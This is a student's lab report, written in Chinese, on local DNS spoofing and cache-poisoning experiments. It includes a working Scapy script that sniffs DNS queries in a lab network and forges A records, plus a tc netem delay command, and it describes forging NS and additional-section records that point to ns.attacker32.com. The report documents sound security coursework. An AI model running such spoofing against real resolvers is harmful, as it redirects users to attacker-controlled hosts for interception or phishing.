**实验报告5**

**57118139顾宸玮**

**Task 1: Directly Spoofifing Response to User**

当用户在网络浏览器中输入网站名称(主机名，如www.example.com)时，用户的计算机将向本地DNS服务器发送DNS请求，以解析主机名的IP地址。攻击者可以嗅探DNS请求消息，然后他们可以立即创建一个虚假的DNS响应，并发送回用户机器。如果虚假回复比真实回复更早到达，用户机器将接受它。

Python代码如下：

**from scapy.all import \***

**import sys**

**NS\_NAME = "www.example.com"**

**def spoof\_dns(pkt):**

**if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):**

**print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))**

**ip = IP(src=pkt[IP].dst,dst=pkt[IP].src) # Create an IP object**

**udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object**

**Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record**

**dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object**


**spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet**


**send(spoofpkt)**

**myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter**


**pkt=sniff(iface='br-afcd5faa7edf', filter=myFilter, prn=spoof\_dns)**

在一开始测试的时候发现，dig后的结果显示并不能正确映射到1.2.3.4，发现可能是出现实验手册中伪造报文到达时间比正常DNS回复的消息晚到达了，所以尝试使用“tc qdisc add dev eth0 root netem delay 100ms”






再次运行程序：




可以发现攻击成功，[www.example.com](http://www.example.com)被映射到1.2.3.4




**Task 2: DNS Cache Poisoning Attack – Spoofifing Answers**

上述攻击的目标是用户的机器。为了实现持久的效果，每次用户的机器向www.example.com发送DNS查询时，攻击者的机器必须发送一个欺骗的DNS响应。这可能不是很有效;有一种更好的方式来实施攻击，即针对DNS服务器，而不是用户的机器。


所以将代码改成如下形式：将嗅探的报文来源于DNS服务器，而非每次查询的用户。




首先将DNS缓存清除，重新进行攻击，




可以发现攻击成功



在查询DNS缓存状态时，发现[www.example.com](http://www.example.com)确实被映射到1.2.3.4







**Task 3: Spoofifing NS Records**

在前面的任务中，我们的DNS缓存中毒攻击只影响一个主机名，即www.example.com。如果用户试图获取另一个主机名的IP地址，比如mail.example.com，我们需要再次发起攻击。如果我们发起一次可以影响整个example.com域名的攻击，效率会更高。


将代码改为如下




清除缓存后重新攻击




可以发现攻击成功



并且dig mail.example.com后此域名也被映射为另一个ip地址







**Task 4: Spoofifing NS Records for Another Domain**


在前面的攻击中，我们成功地毒害了本地DNS服务器的缓存，因此ns.attacker32.com成为example.com域的域名服务器。受此成功的启发，我们希望将其影响扩展到其他领域。也就是说，在对www.example.com的查询触发的欺骗响应中，我们想在Authority部分添加额外的条目，因此ns.attacker32.com也被用作google.com的名称服务器。


代码增加一条google.com的条目



重新进行攻击后，发现example.com成功被映射，并且增加了ns.attacker32.com的条目，但是并不能查询到google.com的映射








10.9.0.5这个受害者主机访问的是[www.example.com](http://www.example.com)域内的主机，所以本地DNS服务器会将其缓存，但是google.com并非example.com域中的，因此本地DNS服务器并没有将这条伪造报文接收，所以ns.attacker32.com并不会成为google.com的域名服务器。


**Task 5: Spoofifing Records in the Additional Section**

在DNS应答中，有一个称为附加部分的部分，用于提供附加信息。在实践中，它主要用于为某些主机名提供IP地址，特别是出现在Authority部分中的主机名。此任务的目标是欺骗本节中的一些条目，并查看它们是否会被目标本地DNS服务器成功缓存。


在代码中增加一些条目：



清除缓存后重新进行攻击，发现攻击成功



查询DNS服务器缓存状态，发现只有example.com域中的两条记录，因为[www.facebook.com](http://www.facebook.com)并不是该域中的，因此该部分会被丢弃。



**实验感想：**

本次实验是对DNS进行缓存攻击，可以发现伪造的报文可以将某个本地DNS服务器中的cache条目对应到伪造的报文IP中去，可以发现这是一个攻击漏洞。但是出于保护，本地DNS服务器并不会将在域外的一些域名进行映射，因此通过实验发现，这一部分攻击并不会成功。